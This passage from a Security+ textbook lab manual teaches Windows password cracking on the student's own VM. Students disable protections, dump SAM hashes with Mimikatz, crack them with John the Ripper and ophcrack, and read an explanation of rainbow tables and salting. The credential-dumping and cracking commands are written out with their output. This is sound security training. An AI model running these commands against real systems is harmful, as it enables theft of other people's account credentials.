f. Click the X in the upper-right corner to close the window.

If you installed any anti-malware programs on the VM, they must be stopped as well.

g. Using Mozilla Firefox (Google Chrome just won't allow this at all), go to https://github.com/gentilkiwi/mimikatz/releases and click the link for the ZIP file. Alternatively, click the link for the 7z file. To extract the 7z file, you'll need 7-Zip, which can be downloaded at https://www.7-zip.org/.

h. Select Save File and click OK. Firefox will warn you, "This file contains a virus or malware." Don't click the blue Remove file button; instead, click the Open button. Now navigate to the Downloads folder, right-click the ZIP file, select Extract All, put a check in the Show Extracted Files When Complete checkbox, and click the Extract button. If you downloaded the 7z file, right-click the file, select 7-Zip, and then select Extract To "mimikatz_trunk\."

📷 **2f**

Step 2 Create two Windows user accounts.

a. Click the Start button or in the search box, type **Computer Management**, and select Computer Management. This opens the Computer Management Console.

b. Expand Local Users and Groups in the pane at the left.

c. Click Users to see all the current local user accounts.

d. Right-click on a blank area in the right pane and select New User.

e. Fill in the fields, creating a four-digit password with just lowercase letters.


f. Deselect the checkbox next to User Must Change Password At Next Logon and click the Create button.

g. Make another user account in the same way, but give this user a password of your first name. If your first name is four characters long, add the first initial of your last name.

📷 **3a–3o**

Step 3 Use Mimikatz to dump Windows hashes and then use the hashes for the accounts you made in Kali Linux with John the Ripper through a brute-force attack.

a. Open an administrative command prompt by clicking the Start button or in the search box, typing **cmd**, right-clicking on Command Prompt, and selecting Run as administrator. Enter each command and press ENTER afterward, as shown in Figure 11-6.



```
Microsoft Windows [Version 10.0.19041.450]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>reg save hklm\SAM sam.hiv
The operation completed successfully.

C:\WINDOWS\system32>reg save hklm\SYSTEM system.hiv
The operation completed successfully.

C:\WINDOWS\system32>cd C:\Users\jswics\Downloads\mimikatz_trunk\x64

C:\Users\jswics\Downloads\mimikatz_trunk\x64>mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 16 2020 10:26:39
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

844     {0;000003e7} 0 D 78596          NT AUTHORITY\SYSTEM     S-1-5-18
(04g,31p)      Primary
 -> Impersonated !
 * Process Token : {0;00028b91} 1 F 77262497    JWEISSMAN\jswics        S-1-5-21
-2742620278-636730014-1991194632-1001  (16g,24p)       Primary
 * Thread Token  : {0;000003e7} 0 D 77426027    NT AUTHORITY\SYSTEM     S-1-5-18
       (04g,31p)       Impersonation (Delegation)

mimikatz # log hashes.txt
Using 'hashes.txt' for logfile : OK

mimikatz # lsadump::sam sam.hiv system.hiv
```

FIGURE 11-6 Mimikatz

b. Extract and copy this machine’s SAM and SYSTEM registry hives:

```
reg save hklm\SAM sam.hiv
reg save hklm\SYSTEM system.hiv
```

c. From the command prompt, go to the location of your Mimikatz executable, assuming it downloaded to the Downloads directory:

```
cd C:\Users\<your username>\Downloads\mimikatz_trunk\x64
```

d. Start the program:

```
mimikatz
```

You will see a mimikatz # prompt.

e. Elevate privileges for the next commands:

```
privilege::debug
token::elevate
```

f. Send the next command's output to a text file called hashes.txt:

```
log hashes.txt
```

g. Output the usernames and hashes for all accounts on the system:

```
lsadump::sam sam.hiv system.hiv
```

You'll see lots of output on the screen, including, of course, the Windows password hashes.

h. Go to C:\Users\<your username>\Downloads\mimikatz_trunk\x64 in Windows Explorer. Double-click the hashes.txt file to open it up in Notepad. Focus on the values for User: and Hash NTLM:.

i. Click File | New to launch a new instance of Notepad. Format one or more entries in hashes.txt according to this format:

<User>:<Hash NTLM>::::

The username should come first. In reality, this value could be anything. It doesn't have to match the actual username on the system. After the username comes a colon. The actual hash follows. Four colons at the end are required.

Here are two entries you can use:

Beatles:5be2f274f2f80c5d4d0c597f023f4f61::::

StarWars:b7c899154197e8a2a33121d76a240ab5::::

Save the file as formattedhashes.txt. We will be coming back to this file in the next lab exercise.

j. In Kali Linux, create and name a text file:

```
leafpad windowshashes.txt
```

k. Get the formatted user hash lines from the new Notepad instance into the file open in Leafpad. You can e-mail, copy and paste, or manually type them out. Save and close the windowshashes.txt file by clicking the X in the upper-right corner and clicking Yes to the Save Changes To ‘windowshashes.txt’? dialog box question.

l. On Kali Linux, crack the Windows hashes with a brute force attack that limits the possibilities to exactly four lowercase letters:

```
sudo crunch 4 4 | sudo john --format=NT windowshashes.txt
--stdin
```

m. Display all Windows hashes (**--format=NT**) that were cracked by John the Ripper:

```
sudo john --show --format=NT windowshashes.txt
```

There should only be one (the password with four lowercase letters).

n. To crack the password of the other user account, let John the Ripper run through its three modes, as done earlier:

```
sudo john --format=NT windowshashes.txt
```

o. Display an updated list of all Windows hashes (**--format=NT**) that were cracked by John the Ripper:

```
sudo john --show --format=NT windowshashes.txt
```

If John the Ripper was successful in cracking your second password, there should now be two entries.

📷 **4a–4c**

Step 4 In the previous step, you performed a brute force attack with John the Ripper on a Windows password. Now, crack a user’s password with John the Ripper and rockyou.txt, using a dictionary attack this time.

a. Create another new user with a password that appears in rockyou.txt.

b. Use Mimikatz to dump Windows hashes.

c. Use those hashes in Kali Linux with John the Ripper and rockyou.txt to crack the new user’s password in a dictionary attack.

45 MINUTES

Lab Exercise 11.04: Rainbow Table Attacks on Windows Passwords with ophcrack

A rainbow table attack is a trade-off. Compared to a brute force attack, a rainbow table attack uses less processing (a brute force attack could last forever) and more storage (a brute force attack can be done without any storage).

Compared to a dictionary attack, a rainbow table attack uses more processing (there's a lot more to deal with than a simple wordlist) and less storage (even though rainbow tables are significantly larger than wordlists, they do a form of compression that allows a rainbow table of the same size as a wordlist to hold extreme amounts of additional data, which will be revealed when processed).

A rainbow table involves an algorithm called a reduction function that maps hashes into something that could be an actual plaintext password. This does not mean it reverses the hash, as that can't be done. The rainbow table alternates between hash functions and reduction functions to produce a chain of alternating hashes and plaintexts.

For example, as shown in Figure 11-7, the plaintext string of Jonathan could be put through a hash function to produce 123456. Then, 123456 would be put through a reduction function to produce Scott. Then, Scott would be put through the same hash function used just before to produce abcdef. Finally, abcdef is run through a different (explained why, shortly) reduction function to produce Weissman.




FIGURE 11-7 Hashing and reducing

A reduction function could generate a mathematical value based on a hash (which is a value itself) and then encode that value into letters, numbers, and symbols. As shown in Figure 11-7, 123456 is reduced to a value (something like 536), which is encoded as Scott.

A reduction function could be as simple as taking a four-digit hash (represented in hexadecimal, base 16) and removing the first two digits to produce the plaintext. To go further, the two digits could be mapped with some math to ASCII/Unicode (see www.asciitable.com).


Generating a rainbow table with a tool like rtgen involves computing a number of chains (rows) with a specific chain length. A wordlist for a dictionary attack that stores 10,000 plaintext values or hashes can, at most, crack 10,000 passwords. However, a rainbow table that stores just the first and last columns (starting and ending points) of 5,000 chains, the same number of 10,000 entries, can crack any number of passwords: 100,000, one million, one billion, or more!

Rainbow tables are specific to the hash function for which they were created, which means, for example, SHA-512 tables can crack only SHA-512 hashes.

Rainbow tables, consisting of many such chains, use a different reduction function for each location for reducing in the table; thus, if there’s a hash collision in two or more chains, the chains won’t merge as long as the collision doesn’t occur in the same location of each chain. While hash functions should be resistant to different inputs producing the same output, reduction functions don’t have that characteristic. Therefore, if the same reduction function turns two different plaintexts into the same hash, the chains will be identical from that point forward, starting with the duplicate hashes, which would translate into a waste of valuable processing time.

In addition to increasing the probability of a correct crack for a given table size (since there will be more unique entries and not duplicate ones), the use of multiple reduction functions almost doubles the speed of lookups.

Imagine a rainbow table that looks like the one shown in Figure 11-8, with three rows and seven columns. As mentioned earlier, only the first and last columns are stored.




Start	H	R1	H	R2	H	R3/End
qwerty	fec1	apple	e6c1	dwell	8844	Munson
password	9992	happy	4432	computer	8888	Orange
bob	a2b3	Rochester	abcd	dog	a02f	RIT

FIGURE 11-8 Rainbow table

In reality, rainbow tables can have hundreds or even thousands of rows (number of chains) and columns (length of each chain).

In the database of hashed passwords, we see that the root account in a Linux system or the Administrator account on a Windows system has a hash of abcd. Four-digit hashes are used for illustrative purposes.


First, the last reduction used in the table is computed on the hash, and the result is compared to each entry in the last column of the table, as shown in Figure 11-9. The output "edX" doesn't appear in any row in the last column.



Start	H	R1	H	R2	H	R3/End
qwerty	fec1	apple	e6c1	dwell	8844	Munson
password	9992	happy	4432	computer	8888	Orange
bob	a2b3	Rochester	abcd	dog	a02f	RIT

FIGURE 11-9 The last reduction function

If the test fails, which it did, the hash is put through the last two reduction functions as well as the hash function in between, as shown in Figure 11-10.




Start	H	R1	H	R2	H	R3/End
qwerty	fec1	apple	e6c1	dwell	8844	Munson
password	9992	happy	4432	computer	8888	Orange
bob	a2b3	Rochester	abcd	dog	aθ2f	RIT

abcd
R_2
dog
H
aθ2f
R_3
RIT

FIGURE 11-10 Going back two reduction functions

Here, abcd is reduced, hashed, and reduced. In this case, RIT was produced, and it happens to match the end of the last chain. If it didn't match, the hash would be inserted before the last three reduction functions and the hash functions in between. That process of going back an additional reduction function (and all the hash functions in between) continues until there are no more reduction functions to go back to. At that point, with the rainbow table being used, the attack has failed.


Since RIT appears at the end of a chain in the table, the test is successful, which implies the password is about to be cracked. To find out what that password is, the next step is to go to the beginning of the relevant chain, the one that produced RIT, as shown in Figure 11-11.



Start	H	R1	H	R2	H	R3/End
qwerty	fec1	apple	e6c1	dwell	8844	Munson
password	9992	happy	4432	computer	8888	Orange
bob	a2b3	Rochester	abcd	dog	aθ2f	RIT

FIGURE 11-11 Going to the first column of the relevant chain

Notice the plaintext string of bob at the beginning of the relevant chain. At this point, a chain is generated with the hash function and reduction functions originally used to produce the chain. At each hash iteration, the current hash is compared with the target hash of abcd, which is guaranteed to be in the chain, since the end of the chain matched after the hash was inserted. Once abcd is found, it’s time to back up. What comes before abcd? Well, that’s the password that was hashed into abcd. Rochester is the password, as shown in Figure 11-12. The hash of abcd was not reversed, it was recomputed!



Start	H	R1	H	R2	H	R3/End
qwerty	fec1	apple	e6c1	dwell	8844	Munson
password	9992	happy	4432	computer	8888	Orange
bob	a2b3	Rochester	abcd	dog	a02f	RIT

FIGURE 11-12 Rochester is the password, which was hashed into abcd

Just like kryptonite was used to foil Superman, salt is used to foil an attacker’s rainbow table. Salt is simply a collection of random bits that are entered into the hash function, along with the original plaintext. The password and the salt are concatenated and then hashed, as shown in Figure 11-13, and the output hash will be stored with the salt and username in the password database.




FIGURE 11-13 Hashing with salt

Salts are always stored in plaintext for multiple reasons. First, if the salts were encrypted, we’d have to store a key somewhere. Now you’d have the same problem, protecting that key. Secondly, if the salts were encrypted, that would slow down the authentication process. Finally, the whole point of the salt is to prevent a rainbow table from attacking your passwords, and storing it as plaintext does nothing to weaken its ability to do just that.

Let’s say your password is Rochester, and the stored hash is abcd. In the rainbow table we’ve seen so far (first shown in Figure 11-8), when parsing the rainbow table, abcd leads to, eventually, the password Rochester.

If your password was salted, the stored hash for Rochester and its salt wouldn’t be abcd, since Rochester and the salt would have been concatenated and entered into the hash function as such, instead of just Rochester, and the hash would be different than if salt wasn't used.

Let’s say the hash of Rochester and the salt is efgh. efgh isn’t found in this rainbow table, since this rainbow table was generated without any salt. Therefore, efgh wouldn’t lead to the password Rochester, and an attack with this rainbow table would be unsuccessful.

There are, though, certain important rules regarding salts. First, salts should be unique, not just in a database, but worldwide (by using a unique way of generating them). If a rainbow table is generated with a particular salt, at most, it can attack one single password (that has that particular salt applied). Unique salts also protect commonly used passwords, or those who use the same password on several sites, by making all salted hash instances of the same password different from each other. Second, salts should also be random and unpredictable, so an attacker can’t construct a small number of narrow rainbow tables based on knowing that the salt is based on something like a user ID. Third, salts should be long. Since salts aren’t memorized, they can make the size of the rainbow table required for a successful attack prohibitively large, without imposing any burden on the users. Now when you log in to a system, your password is concatenated with a salt before it’s hashed, as shown in Figure 11-13.

Like before, the hash is compared to the stored hash in the password database. If the two hashes match, the user is authenticated.

Do you think that salt would be good against a precomputed dictionary file? If the file has precomputed hashes without salt, for sure. Now that file is worthless because all those hashes were computed without any salt. What if the file has plaintext entries that will be hashed? Yes, as well. If the salts are different for each user, then the large dictionary file would need all the salts applied to each plaintext before they’re hashed. That could be thousands or millions of salts that would need to be applied to each entry in the dictionary file, making it impractical for the attackers.

However, when an attacker wants to break a single password with a brute force attack or a dictionary attack, salts offer no protection, since they are stored in plaintext, and a user’s unique salt can be added to the dictionary file for each entry with ease. Salt is not meant to prevent a single password from being cracked but, rather, to prevent a rainbow table from being used, and also to prevent a leaked password database from being used in subsequent attacks.

Learning Objectives

In this lab exercise, you’ll attack passwords with a third type of attack. At the end of this lab exercise, you’ll be able to

- Understand how rainbow tables work
- Understand how salt foils rainbow tables
- Perform a rainbow table attack with ophcrack

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Windows 10 VM you created in Chapter 1

Let’s Do This!

A rainbow table attack is very different from a dictionary attack or a brute force attack, as you’ll see in this lab exercise. Using ophcrack and precomputed rainbow tables, you’re going to crack Windows password hashes extracted with Mimikatz.

📷 **1a–1n**

Step 1 Download rainbow table files and install them to be used in ophcrack.

a. Go to https://ophcrack.sourceforge.io/, click the Download menu item at the top, and click the download button for Windows (portable). The download from SourceForge will start automatically.

b. Extract the ZIP file and install the software.

c. In the uncompressed folder, open the x86 folder if you’re on a 32-bit machine or the x64 folder if you’re on a 64-bit machine.

d. Right-click the ophcrack.exe file and launch the program as Administrator.

e. Back on the ophcrack page, click the Tables menu item.

f. Read the descriptions next to each of the download buttons.

g. Download the second and third Vista tables:
Vista free (461MB)
Vista proba free (581MB)

Each table will download from SourceForge automatically.

h. Extract each ZIP file.

i. In ophcrack, click the Tables button at the top.

j. Click Vista Free and then click the Install button at the bottom.

k. Browse to the extracted tables_vista_free folder and click the Select Folder button.
You should see a green dot next to Vista Free in the Table Selection window in ophcrack.

l. Click Vista Probabilistic Free and then click the Install button at the bottom.

m. Browse to the extracted vista_proba_free folder. Inside that folder is another folder called vista_proba_free. Select that second (nested inside) vista_proba_free folder and click the Select Folder button.
You should see a green dot next to Vista Free in the Table Selection window in ophcrack.

n. Click OK.

Back in the main screen, you should see the two tables in the lower pane.

📷 **2a–2d**

Step 2 Get Windows password hashes with Mimikatz and pass them to ophcrack to crack with a rainbow table attack.

a. On earlier Microsoft operating systems (before Windows 10) in ophcrack, you were able to click the Load button and then Encrypted SAM. On Windows 10, that doesn’t work anymore. Fear not, as Mimikatz, which was downloaded, installed, and run earlier, is the tool that will once again grab the Windows password hashes. Although, we already have grabbed Windows hashes.

b. Earlier we put the NT hash, obtained with Mimikatz, into a format that John the Ripper wanted. Now we’ll put the NT hash into a format that ophcrack requires:

```
<Username>:<User ID>:<LM Hash>:<NT Hash>:::
```

In reality, the Username and UserID fields could be anything and don’t have to be the actual ones that the hash is associated with.

Open the formattedhashes.txt file from the previous lab exercise, located at C:\Users\<your username>\Downloads\mimikatz_trunk\x64.

If you want to use my two entries from the previous lab exercise, they are:

```
Beatles:5be2f274f2f80c5d4d0c597f023f4f61::::
StarWars:b7c899154197e8a2a33121d76a240ab5::::
```

As the entries are currently in the format that John the Ripper is expecting, you have to make some small modifications to put them in the format that ophcrack is expecting. Following the preceding format specification, the entries should now appear as follows:


```
Beatles:64::5be2f274f2f80c5d4d0c597f023f4f61:::
StarWars:66::b7c899154197e8a2a33121d76a240ab5:::
```

Save the file as formattedhashes2.txt.

c. Select Load | PWDUMP File and browse to the formattedhashes2.txt file from the previous step, which is found at C:\Users\<your username>\Downloads\mimikatz_trunk\x64. Alternatively, select Load | Single Hash and paste a single hash in. You should see the user accounts and their corresponding hashes in the main pane.

d. Click the Crack button.

